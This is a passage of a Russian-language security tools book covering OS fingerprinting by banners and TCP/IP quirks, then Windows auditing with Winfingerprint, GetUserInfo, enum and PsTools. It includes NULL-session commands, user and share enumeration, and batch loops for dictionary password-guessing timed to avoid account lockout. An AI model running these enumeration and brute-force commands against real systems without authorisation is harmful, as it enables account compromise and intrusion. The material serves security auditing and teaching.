Server: Apache/1.3.14 (Unix) (Red-Hat/Linux)
Last-Modified: Sat, 05 Aug 2000 04:39:51 GMT
ETag: "3a107-24-398b9a97"
Accept-Ranges: bytes
Content-Length: 36
```

```
Connection: close  
Content-Type: text/html
```

```
I don't think you meant to go here.  
Connection closed by foreign host.
```

Это было немного сложнее. Когда мы впервые установили соединение, Web-сервер ответил (указывая, что что-то действительно работало на Web-порте), но затем он просто остановился, как будто ждал чего-то от нас. Обычно Web-клиенты запрашивают страницы HTML с Web-сервера. Проведя небольшое исследование на HTTP, я обнаружил, что мне нужно было послать запрос GET на сервер (завершаемый двумя нажатиями клавиши ENTER), чтобы получить значимую информацию. Сделав это, я мог увидеть детали заголовка HTTP, которые обычно скрыты Web-клиентом. Этот сервер появляется при запуске версии Apache 1.3.14. Ох! Посмотрите на это! Он также сказал нам, что он работает под RedHat Linux!

Черт возьми, давайте посмотрим, какой заголовок мы получим, когда применим telnet к telnet-серверу хоста.

```
[bjohnson@originix ~]$ telnet 192.168.1.100 23  
Trying 192.168.1.100...  
Connected to 192.168.1.100.  
Escape character is '^]'.  
Dobbylan Linux release 8.1 (Cauliflower)  
Kernel 2.5.38-02 on an i986  
login:  
telnet close  
Connection closed.  
[bjohnson@originix ~]$
```

Dobbylan Linux? Kernel 2.5? i986? Это не имеет смысла. Последний сеанс с telnet дал нам важный урок: не всегда доверяйте информации, которую дают эти заголовки. Например, редактируя файл /etc/issue.nete на RedHat Linux 6.1, я смог изменить мой заголовок telnet в неидентифицируемую тарабарщину. Однако Web-сервер по-прежнему выдавал секрет о том, что у меня RedHat. Некоторые заголовки сетевых приложений могут быть модифицированы только при изменении действительного исходного кода, но обычно это не сложно сделать.

Хитрость — это важное средство в арсенале каждого, кто занимается защитой. Каждый взломщик должен думать о том, насколько верна информация, которую он собирает. С соответствующим набором средств и навыков сетевой пакет операционной системы может быть модифицирован особым образом, чтобы она выглядела, как другая операционная система! Это довольно сложно, поэтому не ожидайте, что это будет часто случаться. Но это возможно, и вероятность достаточно велика, чтобы заставить взломщика подумать о достоверности имеющейся информации.

Пример из жизни. ОС вручную

За исключением тех нескольких мудреных систем, чьи администраторы потратили время на создание ловушек, большинство систем продаются, как системы «Под ключ», и их просто достают из упаковки, включают в электросеть и включают в работу без особой модификации и без отключения служб по умолчанию. Сканер порта системы в этом состоянии выдаст схему порта, что можно, скорее всего, соотнести с конкретной операционной системой. Если вы сканируете порт известной не модифицированной системы, а затем используете это для сравнения с результатами сканирования неизвестных главных машин, то вы зачастую можете обнаружить близкие или почти точные совпадения, что говорит о тождестве удаленной операционной системы.

Большинство систем нельзя определить по схемам портов. Однако, как и по акценту человека можно определить географический регион, из которого он происходит, так и способ, на котором система говорит на TCP/IP, может быть идентифицирующим признаком. Действительные спецификации протокола TCP/IP находятся в комплекте документов, называемом RFCs (Request For Comments). Эти документы описывают структуру фактических пакетов данных и то, как реализация стека сети должна упаковывать, передавать, получать и распаковывать пакеты данных.

Спецификации и стандарты, обозначенные в этих документах, считаются директивами для людей, которые пишут и занимаются дизайном программного обеспечения сетевых протоколов на уровне операционной системы. Следуя этим спецификациям, дизайнеры и авторы могут гарантировать, что их сетевые интерфейсы смогут общаться с любым другим.

Однако, как и любые другие хорошо написанные протоколы, и TCP и IP оставляют место для будущего расширения и специального управления пакетами. И TCP и IP имеют место в конце заголовков для того, что называется *опциями*. Поля опций позволяют реализации TCP/IP хранить необязательную информацию в пакетных заголовках, которые могут быть полезны для других реализаций TCP/IP при получении этих пакетов. Эта область пакетной структуры настолько свободно обозначена, что она оставляет каждому разработчику пакетов TCP/IP немного места для творчества. Один продавец может использовать и выбрать определенные опции, тогда как другие могут выбрать абсолютно другой набор опций. Поскольку каждый продавец выходит со своей собственной реализацией этих заголовков полей, то каждый пакет начинается с указания его собственной цифровой подписи или описательной информации.

Конкретный пакет TCP/IP может быть связан с конкретным поставщиком еще многими способами. IP-пакеты могут содержать 16-ти разрядное идентификационное поле. За исключением того, что эти номера должны быть уникальными, в RFC нет ничего о том, как эти номера должны выбираться (за исключением ограничения размеров поля в байтах). Также пакеты TCP должны содержать сходную информацию в своих

заголовках (относящуюся к *порядковым номерам*). Порядок номеров помогает ТСП отслеживать соединение. Каждая сторона соединения ТСП выбирает свой исходный порядок номеров в начале соединения. Методы выбора этого начального порядкового номера предложены в спецификации, однако он также может быть выбран разработчиком, поскольку номера не часто повторяются (в противном случае соединения легко путаются). Есть еще две области для настройки и достижения гибкости в реализации пакета ТСП/IP. Реализация каждого продавца может быть проанализирована на конфигурацию, обеспечивая больше способов, чтобы снимать отпечатки пальцев конкретной операционной системы по ее сетевому трафику. Nmap применяет эту технику, чтобы сделать обоснованные предположения об операционной системе каждого сканируемого хоста.

Другие протоколы в ТСП/IP могут быть использованы для идентификации операционной системы. Большинство пакетов ТСП/IP поставляются со своими собственными утилитами Ping. Эхо-сообщения Internet Control Message Protocol (ICMP) имеют поля для необязательных данных, что позволяет использовать эхо-сообщения разного размера, чтобы увидеть, как управляются большие по размеру пакеты данных. Когда пользователь указывает размер данных для эхо-сообщения, утилита Ping затем должна заполнить это сообщение соответствующим количеством данных. Она может заполнить поле данных одними нулями, может использовать повторяющуюся последовательность алфавитно-цифровых символов, или случайные цифры. Смысл в том, что каждая реализация Ping имеет опцию заполнения поля данных чем угодно. Если вы знаете, какой метод использует конкретный Ping операционной системы, то можете идентифицировать это, просто посмотрев, как взаимодействует Ping с хостом.

Глава 7

Средства ревизии Windows

В рассказе Конан Дойля «Долина страха» Шерлок Холмс бранит полицейского инспектора: «Широта кругозора – одно из главных требований в нашей профессии. Взаимосвязь идей и косвенное использование знаний зачастую бывает невероятно интересным». В этой главе мы надеемся продемонстрировать, как коллекционирование знаний об удаленном компьютере может быть использовано в личных целях. Меньше всего вам понравится создавать список пользователей, которые имеют интерактивный доступ к исследуемой системе; но можно получить и большое количество другой информации. Какие использованы (или не использованы) исправления в системе? Подбор пароля один из старейших, наиболее часто используемых методов атаки системы, но блокирует ли система вход после нескольких последовательных вводов неправильного пароля?

Знания об удаленной системе помогут вам сделать предположения о возможной уязвимости системы. В других случаях области коллективного доступа со значимой информацией могут быть сконфигурированы для анонимного доступа. Вам необходимо искать исчерпывающую информацию, превосходящую данные сканирования портов.

Большинство информации о Windows может быть получено из области общего пользования IPC\$ (InterProcess Communications), по умолчанию – область общего доступа в системах Windows NT, 2000 и XP. Она поддерживает взаимодействие между приложениями в рамках одной системы или между удаленными системами. Для поддержки распределенного доступа и доменной среды IPC\$ содержит много системной и пользовательской информации, необходимой для обслуживания их запросов.

Наиболее распространенный вид соединения – NULL-соединение или анонимное, которое может быть установлено вручную с использованием команды `net:`

```
C:\>net use \\target\ipc$ " " /u: " "
```

Команда `smbclient` (из набора команд поддержки Samba) также может установить анонимное соединение, но только команда `net use` устанавливает соединение, поверх которого может работать другое приложение.

```
$ smbclient \\\\target\\ipc$ " " -U " "
```

Важность этого простого, анонимного соединения состоит в том, чтобы продемонстрировать, как вы можете использовать инструменты для получения большого количества информации об исследуемой системе.

Winfingerprint

Утилита Winfingerprint активно разрабатывается, доступна в исходных кодах и позволяет получить большое количество информации из IPC\$-области. Реализация протокола SNMP (Simple Network Management Protocol) дает доступ к журналу событий и возможность исследовать структуру Active Directory.

Реализация

Winfingerprint основана на графическом интерфейсе пользователя (GUI). Программа может сканировать единичный хост или непрерывный интервал сети. Состав запрашиваемой информации определяется установкой соответствующих отметок в формах. В этом есть только один неясный момент: нажимая кнопку ОК, вы подразумеваете команду «сканировать хост». Рисунок 7-1 демонстрирует сканирование с отмеченным флагом NetBIOS.




Рис. 7-1. Сканирование Winfingerprint

Это не главный фокус в использовании Winfingerprint. Но, тем не менее, отметим некоторую полезную информацию.

- **Role.** Winfingerprint может определить с некоторой степенью подробности тип сервера и его операционную систему. Идентификаторы первичных контроллеров доменов (PDCs), контроллеров доменов резервирования (BDCs), и любые домены, к которым относится компьютер.
- **Date/Time.** Помогает сделать предположения о месте физического размещения сервера. Локальное время сервера также может быть использовано, если вы попытаетесь управлять удаленными заданиями с использованием команды AT.
- **Usernames.** Winfingerprint выводит список системных идентификаторов ID (SID) для каждого пользователя. Так можно определить администратора (SID 500).
- **Sessions.** Здесь приводится список NetBIOS-имен других систем, которые поддерживают соединение с исследуемой. Часто это помогает уточнить список исследуемых систем BDC, баз данных или администраторов.
- **Services.** Полный список служб дает возможность узнать, какие программы установлены и активны.

Примечание. Использование кнопки Save приведет к запросу «Winfingerprint Output», но это всего лишь способ вывести информацию в текстовый файл.

Несмотря на извлекаемое количество информации, Winfingerprint, как все программы с графическим интерфейсом, имеет тот же недостаток – он не может быть запущен под управлением файла параметров. Интерфейс также позволяет задать большой интервал для сканирования, что приведет к получению результата в не слишком удобном формате. Можно использовать Perl-скрипт для анализа результата по ключевым полям, но это будет весьма неудобно для большой сети.

Заныск Development Build

Для администраторов, которые хотят получить доступ к самым свежим возможностям Winfingerprint, доступны исходные коды программы. Используйте cvs-систему (Concurrent Versions System) для получения последней версии кодов (пароль остается пустым).

```
$ cvs -d:pserver:anonymous@cvs.winfingerprint.sourceforge.net
:/cvsroot/winfingerprint login
(Logging in to anonymous@cvs.winfingerprint.sourceforge.net)
CVS password:
$ cvs -z3 -d:pserver:anonymous@cvs.winfingerprint.sourceforge.net
:/cvsroot/winfingerprint co winfingerprint
```

Результирующая директория содержит рабочий проект для Visual Studio. Откройте проект Visual Studio Project (DSP) и откомпилируйте. Если вы столкнулись с проблемами, убедитесь, что в опциях компиляции General установлен параметр uses MFC Shared DLL.

GETUSERINFO

GetUserInfo – одна из утилит набора «joeware», созданных Джо Ричардсом (<http://www.joeware.net/>). Эта коллекция включает в себя несколько утилит, составляющих набор инструментов для администраторов, которым действительно требуется залезть внутрь Windows.

Реализация

Формат вывода очень похож на вывод команды `net user`, с несколькими мелкими отличиями, на которые важно обратить внимание. Строки, представленные жирным шрифтом, содержат информацию, которой нет в сообщениях команды `net user`.

```
C:\>GetUserInfo.exe administrator
```

```
GetUserInfo V02.05.00cpp Joe Richards (joe@joeware.net) January 2002
```

```
User information for [Local]\administrator
```

```
User Name Administrator
```

```
Full Nam
```

```
Description Built-in account for administering the computer/domain
```

```
User's Comment
```

```
User Type Admin
```

```
Enhanced Authority
```

```
Account Type Global
```

```
Workstations
```

```
Home Directory
```

```
User Profile
```

```
Logon Script
```

```
Flags NO_PWD_EXPIRE
```

```
Account Expires Never
```

```
Password age in days 249
```

```
Password last set 7/6/2001 3:22 PM
```

```
Bad PWD count 0
```

```
Num logons (this machine) 2432
```

```
Last logon 3/12/2002 8:24 PM
```

```
Logon hours All
```

```
Global group memberships *None
```

```
Local group memberships *Administrators
```

```
Completed.
```

Используя информацию о паролях (возраст, счетчик ошибочно введенных паролей, число входов в систему), вы можете сделать несколько выводов об этом пользователе. Неправильно введенные пароли могут свидетельствовать о предпринимаемых атаках или, если вы сами совер-

шаете такую атаку, о том, как близко вы к пределу возможного количества попыток ввода неверного пароля. Возраст пароля может свидетельствовать о старом, не изменявшемся пароле, что является признаком пользовательского профиля, который никогда не использовался. Количество входов в систему может свидетельствовать об интенсивности использования соответствующего пользовательского профиля. Профиль с большим количеством входов может означать, что пользователь часто использует систему; соответственно малое количество входов может говорить о не слишком частой проверке системы. Конечно, количество входов в систему больше нуля для заблокированного пользователя (например, guest) означает, что в сети произошло нечто.

Используя символ точки (.), можно перечислить всех пользователей системы. Посмотрите на правильный синтаксис.

```
C:\>GetUserInfo.exe \.
GetUserInfo V02.05.00cpp Joe Richards (joe@joware.net) January 2002
User Accounts for [Local]
```

```
-----
Administrator      Orc                      skycladgirl
test                __vmware_user__
```

С этого момента вы можете повторять просмотр для каждого пользователя для сбора специфической информации о пользовательском профиле. Утилиты командной строки хороши, а средства командной строки, которые могут работать на удаленной системе, просто великолепны. GetUserInfo может извлекать информацию о заданном домене или сервере.

```
C:\>GetUserInfo.exe \\192.168.0.43\
C:\>GetUserInfo.exe domain\\192.168.0.43\.
```

Совет. В сети с большим количеством Windows-доменов в первую очередь обращайтесь внимание на локальных пользователей (Local user).

Замените точку именем пользователя для получения сведений о заданном пользователе.

ENUM

Enum получает от исследуемых Windows NT-, 2000- или XP-систем информацию о пользователях, группах, общих ресурсах и базовую системную информацию. Один из главных аспектов enum состоит в том, что он поставляется в исходных кодах. Так что если вы обнаружите сбои в работе, вы можете воспользоваться собственной копией книжки Строустропа по C++ и открыть enum.cpp в редакторе vi. Файл доступен по адресу http://razor.bindview.com/tools/desc/enum_readme.html.

Реализация

Несмотря на то, что enum поставляется в исходных кодах, исполняемый модуль также доступен. Программа использует встроенные функции Windows, так что не нужно никаких дополнительных DLL-библиотек. Как только вы обнаружите открытый TCP-порт 139 в Windows, тут же запускайте enum.

```
C:\>enum.exe
usage: enum.exe [switches] [hostname|ip]
-U:   get userlist
-M:   get machine list
-N:   get namelist dump (different from -U|-M)
-S:   get sharelist
-P:   get password policy information
-G:   get group and member list
-L:   get LSA policy information
-D:   dictionary crack, needs -u and -f
-d:   be detailed, applies to -U and -S
-c:   don't cancel sessions
-u:   specify username to use (default "")
-p:   specify password to use (default "")
-f:   specify dictfile to use (wants -D)
```

Первые шесть параметров возвращают богатейшую информацию о цели исследования, обеспечивая доступ к общему ресурсу IPC\$ через 139 или 445 порт. По умолчанию программа создает соединение с использованием NULL-ресурса – обычно это анонимный пользователь. Вы можете задать одновременно все шесть параметров, но мы сделаем это по отдельности, чтобы получить удобочитаемую выходную информацию.

```
C:\>enum -UPG 192.168.0.139
server: 192.168.0.139
setting up session... success.
password policy:
  min length: none
  min age: none
  max age: 42 days
  lockout threshold: none
  lockout duration: 30 mins
  lockout reset: 30 mins
getting user list (pass 1, index 0)... success, got 5.
Administrator Guest IUSR_ALPHA IWAM_ALPHA
TsInternetUser
Group: Administrators
ALPHA\Administrator
```

```
Group: Guests
ALPHA\Guest
ALPHA\TsInternetUser
ALPHA\IUSR_ALPHA
ALPHA\IWAM_ALPHA
Group: Power Users
cleaning up... success.
```

Строки, помеченные жирным шрифтом, свидетельствуют о том, что выбранная система прекрасно подходит для подбора пароля. Число попыток входа с неправильным паролем не ограничено. На основании списка пользователей мы также сделали вывод, что в системе установлен Internet Information Server (IIS) (IUSR_ALPHA, IWAM_ALPHA) и Terminal Services (TsInternetUser).

Воспользуемся параметрами `-MNS` для получения сведений, относящихся к серверу.

```
C:\>enum.exe -MNS 66.192.0.139
server: 66.192.0.139
setting up session... success.
getting namelist (pass 1)... got 5, 0 left:
  Administrator Guest IUSR_ALPHA IWAM_ALPHA
  TsInternetUser
enumerating shares (pass 1)... got 3 shares, 0 left:
  IPC$ ADMIN$ C$
getting machine list (pass 1, index 0)... success, got 0.
cleaning up... success.
```

Параметры позволили получить список пользователей, но мы также обнаружили общие файловые ресурсы. В данном случае присутствуют только ресурсы по умолчанию; однако мы можем предположить, что система имеет только один жесткий диск: `C$`. Помните, что здесь также установлен IIS. Из этого следует, что корневая директория для хранения Web-документов размещается на том же устройстве, что и директория `C:\Winnt\System32`. Это великолепная комбинация для использования некоторых особенностей IIS, например, такой, как ошибка в обходе директории Unicode.

Используем параметр `-L` для получения информации о Local Security Authority (LSA). Эта команда возвращает данные о системе и соответствующем домене.

```
C:\>enum.exe -L 66.192.0.139
server: 66.192.0.139
setting up session... success.
opening lsa policy... success.
server role: 3 [primary (unknown)]
names:
```

netbios: ALPHA

domain: MOONBASE

quota:

paged pool limit: 33554432

nonpaged pool limit: 1048576

min work set size: 65536

max work set size: 251658240

pagefile limit: 0

time limit: 0

trusted domains:

indeterminate

netlogon done by a PDC server

cleaning up... success.

Теперь мы знаем, что имя системы ALPHA, и она относится к домену MOONBASE.

Зачастую вы можете обнаружить, что пользователь Administrator не имеет пароля на вход. Это случается, когда администратор проскакивает процесс инсталляции и забывает установить сложный пароль, или когда администратор предполагает, что пароль для входа с полномочиями администратора достаточно сложен. Используйте параметры `-U` и `-p` для получения информации о конкретном пользователе.

```
C:\>enum -UMNSPGL -u administrator -p "" 192.168.0.184
```

Совет. Многие организации переименовывают пользовательский профиль Administrator и называют администратором гостевой профиль (Guest). Неопытные взломщики, которые не могут найти правильного административного профиля, могут просто потерять время даром. Обратите внимание на число `-500` в значении идентификатора пользователя SID.

Пример из жизни. Угадай пароль!

Возможности для задания имени пользователя и пароля `enum` представляют собой элементарное средство для подбора паролей и, кроме того, включают опцию `-f`, что еще более упрощает ситуацию. Опция `-P` возвращает информацию об алгоритме пароля цели. Сюда входит период блокировки и число неправильных логинов до того, как Windows заблокирует системный пользовательский профиль. Вы должны всегда узнать это прежде, чем пытаться взломать пользовательский профиль.

```
C:\>enum -P 192.168.0.36
```

```
server: 192.168.0.36
```

```
setting up session... success.
```

password policy:

min length: 7

min age: 2 days

max age: 42 days

lockout threshold: 5

lockout duration: 30 mins

lockout reset: 30 mins

cleaning up... success.

Воспользуйтесь этой информацией, чтобы настроить взлом перебором.

Заметьте, что, по определению, пользовательский профиль администратора не может быть заблокирован попытками неправильного ввода пароля. Воспользуйтесь средством `passprop/adminlockout` из `Resource Kit`, если хотите применить практику блокировки доступа к администратору. Если блокировка пользовательского профиля не применена, то тест очень прост; присоедините словарь к цели. В этом примере никакие пароли не могут быть короче 7 знаков (хотя администратор всегда может установить произвольный пароль), следовательно, вам придется удалить слова из 6 букв из своего словаря.

Выберите пользовательский профиль для взлома, настройте свой любимый файл со словарем и спускайте с привязи `enum`.

```
C:\enum -D -u Administrator -f dict.txt
```

Так запускается достаточно быстрая атака на пользовательский профиль администратора. Если вы пытаетесь взломать чей-либо пользовательский профиль, вам придется уделить больше внимания ограничениям по числу попыток. Подход, который работает в пределах 5 неправильных логинов, и период в 30 минут требует применения средств `Cygun` или `Resource Kit` (для функции режима ожидания).

```
C:\for /F %p in (dict.txt) do enum -u !star! -p %p -M 192.168.0.36  
output.txt && sleep 180s
```

Заметно, что практика блокировки серьезно влияет на использование подбора пароля. Однако мы можем сменить нашу методологию, нацелившись сразу на нескольких пользовательских профилей, чтобы ускорить процесс. Воспользуйтесь опцией `-G`, чтобы идентифицировать пользователей из группы администратора или любой другой группы, на которую вы хотите нацелиться.

```
C:\enum -G 192.168.0.36
```

Затем снова примените перебор к обоим пользовательским профилям. Поместите имена пользовательских профилей в файл под названием `users.txt`. Если вам надо протестировать довольно большую пользовательскую базу, то не стоит беспокоиться о блокировке пользовательского профиля.

```
C:\for /F %p in (dict.txt) do for /F %u in (users.txt) do  
enum -u  
%u -p %p -M 192.168.0.36 output.txt
```

При использовании этой техники файл *users.txt* должен быть большим, а файл *pass.txt* маленьким. Она отыскивает пользовательские профили с простыми паролями, такими как *password*, *changeme* или *pass123*.

PSTOOLS

Комплект PsTools располагается в переходной области между регистрирующим и полнофункциональным доступом к системе. Эти средства разработаны Марком Русиновичем из SysInternals и доступны по адресу <http://www.sysinternals.com/ntw2k/freeware/pstools.shtml>. Утилиты *enum* и *Winfingerprint* довольствуются установлением NULL IPC\$ соединения, а PsTools требуют пользовательских полномочий для реализации некоторых возможностей. Тем не менее, этот набор утилит возвращает открытый порт NetBIOS к лучшим временам удаленного выполнения команд. Вместо описания утилит в алфавитном порядке, мы начнем с наиболее безобидных и работающих универсально. Набор администратора Windows должен содержать эти средства, поскольку они существенно упрощают удаленное администрирование.

Но для начала сделаем несколько замечаний об использовании этих программ.

- Вы должны иметь полномочия пользователя. Наиболее функциональные из описываемых средств требуют полномочий администратора системы.
- На исследуемой системе должна быть запущена служба «Server». Служба «NetLogon» помогает передавать пользовательские полномочия в домене.
- Служба «RemoteRegistry» используется аналогично PsInfo.
- Должен быть доступен ресурс IPC\$.

В системе, где администрирование осуществляется с использованием графического интерфейса пользователя, левой кнопки мыши и терминальных служб, этот набор программ сохранит от излишнего напряжения в процессе работы.

Внимание. В процессе удаленного администрирования ваше имя пользователя и пароль передаются по сети! Если вы беспокоитесь о sniffing-атаках, убедитесь, что ваши Windows 2000- и XP-серверы используют NTLMv2. Это дефект скрытой схемы аутентификации Windows, а не PsTools. Обратитесь к гл. 9 для получения дополнительной информации о паролях Windows.

Реализация

PsTools содержит 10 различных утилит, существенно упрощающих администрирование больших сетей. Удаленный доступ с использованием Terminal Services также способствует этому, но эти утилиты могут быть составной частью автоматических скриптов, включающих в себя журналы, списки активных пользователей, или могут выполняться по команде в дюжине систем.

PsFile

PsFile дает возможность получить список файлов на хосте, которые используются другим хостом. Эта утилита зеркально воспроизводит встроенную команду `net file`. Программа используется для отладки общего доступа к файлам и контроля неавторизованного доступа к файлам. Ниже приводится сокращенный вывод.

```
C:\>psfile.exe
```

```
Files opened remotely on GOBLYNSWOOD:
```

```
[23] D:\downloads\VMware-license-linux.txt
```

```
User:    ORC
```

```
Locks:   0
```

```
Access:  Read
```

```
C:\>net file
```

ID	Path	User name	# Locks
23	D:\downloads\VMware-license-linux.txt	ORC	0

```
The command completed successfully.
```

Можно сказать, что пользователь ORC просматривает лицензионную информацию нашего приложения VMware. Эта программа не может дать сведений, откуда пользователь осуществляет доступ. Это работа для `netstat`. Что общего между двумя этими командами? Параметр `-c` работает точно так же, как и параметр `/close` программы `net file`. Он закрывает соединение, основанное на идентификаторе пользователя ID (отмечено жирным шрифтом в предыдущем примере).

```
C:\>psfile.exe 23 -c
```

```
Closed file D:\downloads\VMware-license-linux.txt on GOBLYN.
```

Кажется, нет никакого преимущества по сравнению с утилитой `net`. Однако каждая утилита из набора PSTools работает поверх удаленного соединения. Использование аналогично с добавлением полномочий пользователя в командной строке.

```
C:\>psfile.exe \\192.168.0.176 -u Administrator -p IM!secure
```

```
Files opened remotely on 192.168.0.176:
```

```
[32] \PIPE\svcsvc
```

```
User:    ADMINISTRATOR
```

Locks: 0
Access: Read Write

Если вы запустите программу psfile для хоста localhost и зададите его IP-адрес, то увидите, что он открывает соединение со службой server.

Примечание. Каждая утилита PsTool принимает в командной строке последовательность `\\RemoteHost -u UserName -p password`, даже если в справке (/h) ничего об этом не говорится.

PsLoggedOn

PsTools не заподозришь в запутанном соглашении об именовании. PsLoggedOn отображает пользователей, которые работают в системе, неважно, соединившись с помощью консоли, используя файлы или другим удаленным методом.

```
C:\>psloggedon.exe
Users logged on locally:
Unknown NT AUTHORITY\LOCAL SERVICE
Unknown NT AUTHORITY\NETWORK SERVICE
3/10/2002 11:23:49 AM GOBLYNSWOOD\pyretta
Unknown NT AUTHORITY\SYSTEM
Users logged on via resource shares:
3/12/2002 12:04:12 AM (null)\ORC
```

Список пользователей, соединившихся с системой общими ресурсами, может быть особенно интересен для администраторов. Можно управлять задачами, которые проверяют чувствительные системы, такие как контроллеры доменов, Web-серверы или базы данных финансового департамента. Вы можете понадеяться на журнал системных событий, но злонамеренные пользователи могут его уничтожить.

Предполагая перспективу атак, будет предусмотрительно перехватывать атаки по переполнению буфера.

PsGetSid

Переименование пользователя Administrator в «TeflonBilly» неплохо, но недостаточно для реальной безопасности. С использованием PsGetSid, любой, кто может установить NULL-соединение может получить строку, называемую «секретный идентификатор SID» (Security Identifier) для конкретного пользователя. Заключительная часть этой строки содержит относительный идентификатор RID (Relative Identifier). Для пользователя с правами администратора, независимо от его имени, RID всегда равен 500 – практически, как у пользователя root в Unix, этот параметр всегда равен 0. Для гостевого профиля этот параметр всегда равен 501. Эти два RID-идентификатора никогда не изменяются.


```
C:\>psgetsid.exe \\192.168.0.176 -u Administrator -p IM!secure Orc
SID for 192.168.0.176\\Orc:
S-1-5-21-1454471165-484763869-1708537768-501
```

Совет. Когда вы ищите пользователя «Administrator», всегда проверяйте, что у профиля есть строка SID, которая заканчивается на -500. В противном случае, знайте, что профиль был переименован.

Запрос идентификатора SID не может быть адресован для конкретного пользователя. PsGetSid может перечислить другие объекты, такие как компьютеры или группы пользователей.

```
C:\>psgetsid.exe \\192.168.0.176 -u Administrator -p IM!secure goblynswood
SID for 192.168.0.176\\goblynswood:
S-1-5-21-1454471165-484763869-1708537768
C:\>psgetsid.exe \\192.168.0.176 -u Administrator -p IM!secure "Power Users"
SID for 192.168.0.176\\goblynswood:
S-1-5-32-547
```

Сам по себе этот тип информации обычно не используется, но вместе со значениями RID-пользователей, полученных из ASM-файлов, эти данные покрывают существенную часть структуры аутентификации домена.

PsInfo

Операционная система, продолжительность непрерывной работы (основанная на анализе системного журнала), корневая директория системы, дата инсталляции и т.д. и т.п. – данные, всегда вызывающие интерес. Не думайте о PsInfo, как о бесполезном инструменте. Эта программа возвращает полезную информацию о системе. И помните, она делает это удаленно!

```
C:\>Psinfo.exe
System information for \\GOBLYNSWOOD:
Uptime:                        8 days, 2 hours, 59 minutes, 9 seconds
Kernel version:             Microsoft Windows 2000, Uniprocessor Free
Product type:                  Professional
Product version:               5.0
Service pack:                  2
Kernel build number:           2195
Registered organization:       twilight conclave
Registered owner:              mps
Install date:                  1/2/2001, 3:03:03 PM
System root:                E:\WINNT
Processors:                    1
Processor speed:                1.0 GHz
```

Processor type: x86 Family 6 Model 8 Stepping 10, GenuineIntel
Physical memory: 320 MB

HotFixes:

Q147222: No Description

Q252795: Windows 2000 Hotfix (Pre-SP3) [See Q252795 for more information]

Q276471: Windows 2000 Hotfix (Pre-SP3) [See Q276471 for more information]

Q285156: Windows 2000 Hotfix (Pre-SP3) [See Q285156 for more information]

Q285851: Windows 2000 Hotfix (Pre-SP3) [See Q285851 for more information]

Q295688: No Description

Q296185: Windows 2000 Hotfix (Pre-SP3) [See Q296185 for more information]

Q298012: Windows 2000 Hotfix (Pre-SP3) [See Q298012 for more information]

Q299553: Windows 2000 Hotfix (Pre-SP3) [See Q299553 for more information]

Q299796: Windows 2000 Hotfix (Pre-SP3) [See Q299796 for more information]

Q302755: Windows 2000 Hotfix (Pre-SP3) [See Q302755 for more information]

Q314147: Windows 2000 Hotfix (Pre-SP3) [See Q314147 for more information]

SP2SRP1: Windows 2000 Security Rollup Package [See Q311401 for more information]

PsInfo предоставляет быстрый способ для проверки ваших серверов на предмет последних обновлений. Если у вас работает IIS, вы должны трепетно относиться к последним обновлениям и заплаткам. PsInfo получает информацию о последних обновлениях из настроек HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Hotfix системного реестра, поэтому некоторые заплатки приложений могут быть не внесены в этот список.

Использование командного файла упрощает ревизию системы.

```
C:\>for /L %i in (1,1,254) do psinfo \\192.168.0.%i >  
systeminfo_192.168.0.%i.txt
```

Обратите внимание, что мы обошли полномочия аутентификации. Если вы собираетесь создать пакетный файл, который требует доступа к удаленной системе, не помещайте имя пользователя и пароль в командный файл. Вместо этого запустите пакетный файл в контексте пользователя домена с полномочиями для ревизии этой информации. Проблема, с которой вы можете столкнуться, состоит в сложности доступа к системам, которые не являются частью домена.

Совет. PsInfo – фантастическое средство для управления конфигурацией. Мало других систем дают информацию об обновлениях по удаленному запросу.

PsService

Это сильное средство для обеспечения удаленного просмотра и манипуляции службами. Команды Windows net start и net stop трепещут в присутствии PsService. Без параметров командной строки PsService возвраща-

ет список служб, установленных в системе. Следующий урезанный для краткости вывод содержит полную информацию о двух службах.

```
C:\>pservice.exe
SERVICE_NAME: inetd
DISPLAY_NAME: CYGWIN inetd
(null)
TYPE                : 10 WIN32_OWN_PROCESS
STATE                : 1 STOPPED
                   (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
WIN32_EXIT_CODE      : 1077 (0x435)
SERVICE_EXIT_CODE  : 0 (0x0)
CHECKPOINT           : 0x0
WAIT_HINT            : 0x0
SERVICE_NAME: SharedAccess
DISPLAY_NAME: Internet Connection Firewall (ICF) / Internet Connection
Sharing (ICS)
Provides network address translation, addressing, name resolution
and/or intrusion prevention services for a home or small office network.
TYPE                : 20 WIN32_SHARE_PROCESS
STATE                : 4 RUNNING
                   (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
WIN32_EXIT_CODE      : 0 (0x0)
SERVICE_EXIT_CODE  : 0 (0x0)
CHECKPOINT           : 0x0
WAIT_HINT            : 0x0
```

Информация о службах, независимо от того, работает служба или нет, показывает роль системы, установленное программное обеспечение поддержания безопасности и, возможно, относительное значение для сети. Сервер, который осуществляет резервное копирование PDC, имеет запущенную службу резервирования и почтовый сервер, который, возможно, содержит выполняющийся сервер для защиты от вирусов. К тому же, PsService обеспечивает возможность управления службами. Задайте одну из следующих команд для манипуляции службой.

```
C:\>pservice.exe /?
PsService v1.01 - local and remote services viewer/controller
Copyright (C) 2001 Mark Russinovich
Sysinternals - www.sysinternals.com
PsService lists or controls services on a local or remote Win2K/NT system.
Usage: psservice.exe [\\Computer [-u Username [-p Password]]] cmd optns
Cmd is one of the following:
